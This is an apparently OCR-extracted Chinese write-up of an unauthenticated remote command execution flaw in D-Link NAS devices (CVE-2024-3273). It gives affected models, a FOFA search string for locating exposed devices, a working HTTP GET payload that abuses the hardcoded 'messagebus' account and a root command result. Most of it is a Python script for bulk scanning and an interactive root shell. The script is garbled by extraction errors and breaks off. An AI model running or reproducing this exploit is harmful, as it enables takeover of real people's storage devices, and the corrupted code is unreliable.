
D16-1D-Link-NAS-RCE

漏洞描述:

D-Link NAS ras sharing cgi接口存在命令执行漏洞,该漏洞存在于"/cgi-bin/nas_sharing cgi"脚本中,影响其 HTTP GET 请求处理程序组件。漏洞成因是通过硬编码帐户(用户名:"messagebus"和空密码)造成的后门以及通过"system"参数的命令注入问题。未经身份验证的攻击者可利用此漏洞获取服务器权限。

DNS-320L Version 1.11, Version 1.03.0904.2013, Version 1.01.0702.2013 DNS-325 Version 1.01 DNS-327L Version 1.09, Version 1.00.0409.2013 DNS-340L Version 1.08

网站图片:



网络测绘:

fofa语法:

"Text:In order to access the ShareCenter, please make sure you are using a recent browser(IE 7+, Firefox 3+, Safari 4+, Chrome 3+, Opera 10+)"

漏洞复现:

payload:

GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=base64編码的命令 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Accept: */*
Connection: keep-alive

PS: 执行的命令需base64编码

```
解码 🗸
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                            Codeo
        数据对比
           Fuzzer
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istory Web Fuzzer ×
1] 🖹 WF-[64] 🗎 WF-[5] 🗶 🕂
7 发送请求 强制 HTTPS ✓ 🕦 🕦 历史 爆破示例 🗇
                                                                                                      〈 〉 数据包扫描 並ん 热加
                                                                                                                                                         成 构造请求 💥
equest
                                                                                                                                                                                               Responses https 134bytes / 68ms
         GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=aWQ- HTTP/1.1
                                                                                                                                                                                                          HTTP/1.1-200-0K
1
                                                                                                                                                                                                           Content-Language: en
           User-Agent: Mozilla/4.0 (compatible; MSIE-7.0; Windows-NT-6.0; Acoo-Browser; SLCC1; .NET-CLR-2.0.
                                                                                                                                                                                                           P3P: CP= CURa ADMa DEVa PSAo PSDo OUR BUS UN
          50727; Media Center PC 5.0; NET CLR 3.0.04506)
Accept-Encoding: identity
                                                                                                                                                                                                           COR'
                                                                                                                                                                                                           Date: Tue, 09 Apr 2024 00:38:19 GMT
                                                                                                                                                                                                           Server: lighttpd/1.4.28
  6
          Connection: keep-alive
                                                                                                                                                                                                           Content-Length: 134
                                                                                                                                                                                                          uid=0(root) gid=0(root)
                                                                                                                                                                                                            <?xml version="1.0" encoding="UTF-8"?>
                                                                                                                                                                                                           <config><nas_sharing><auth_state>1</auth_sta</pre>
批量扫描脚本
import base64
import requests
import argparse
from rich.console import Console
from alive_progress import alive_bar
from typing import Tuple, Optional, List
from prompt toolkit import PromptSession
from prompt toolkit.formatted_text import HTML
from prompt toolkit.history import InMemoryHistory
from concurrent.futures import ThreadPoolExecutor, as_completed
from requests.packages.urllib3.exceptions import InsecureRequestWarning
      def __init__(self, base_url: Optional[str]=None) -> None:
    self.base url: Optional[str] = base url
             self.session: requests.Session = requests.Session()
self.console: Console = Console()
             requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
      def custom_print(self, message: str, header: str) -> None:
   header_colors: dict = {"+": "green", "-": "red", "!": "yellow", "*": "blue"}
             self.console.print(
   f"[bold {header_colors.get(header, 'white')}][{header}][/bold {header_colors.get(header, 'white')}] {message}"
      def execute_command(self, command: str = "id", verbose: bool = True) -> str:
    command_hex = ''.join(f'\\\x{ord(c):02x}\' for c in command)
    command_final = f"echo -e {command_hex}|sh".replace(' ', '\t')
    base64_cmd: str = base64.564encode(command_final.encode()).decode()
    url: str = f"(self.base_url)/cgi-bin/nas_sharing.cgi"
    params: dict = {
        "user": "messagebus",
        "passwd": "",
        "cmd": "15",
        "system": base64_cmd,
}
             try:
                    response: requests.Response = self.session.get(
    url, params=params, verify=False, timeout=10
                          response.text.split("<?xml", 1)[0]
if "<?xml" in response.text
                          else None
                    if verbose:
                           erbose:
self.custom_print(
    "Command executed successfully."
if result
else "Failed to execute command.",
    "+" if result else "-",
                    return result
             except requests.exceptions.Timeout:
   if verbose:
                          self.custom_print("Request timed out.", "-")
             except requests.exceptions.RequestException as e:
    if verbose:
                          self.custom_print(f"Request failed: {e}", "-")
      def check_single_url(self, url: str) -> Tuple[str, bool]:
             self.base url = url
result: str = self.execute_command(verbose=False)
is vulnerable: bool = bool(result)
return f"{url} is vulnerable to CVE-2024-3273: {result}", is_vulnerable
       def interactive_shell(self) -> None:
   initial_result = self.execute_command()
   if initial_result:
                    self.custom_print(
   f"{self.base_url} is vulnerable to CVE-2024-3273: {initial_result}", "!"
                    results of self.custom_print("Opening interactive shell...", "+")
session: PromptSession = PromptSession(history=InMemoryHistory())
                    while True:
                          try:
                                :
cmd: str = session.prompt(
    HTML("<ansiyellow><b># </b></ansiyellow>"), default=""
                                HTML("<ansiyellow><b># <
).strip()
if cmd.lower() == "exit":
    break
elif cmd.lower() == "clear":
    self.console.clear()</pre>
```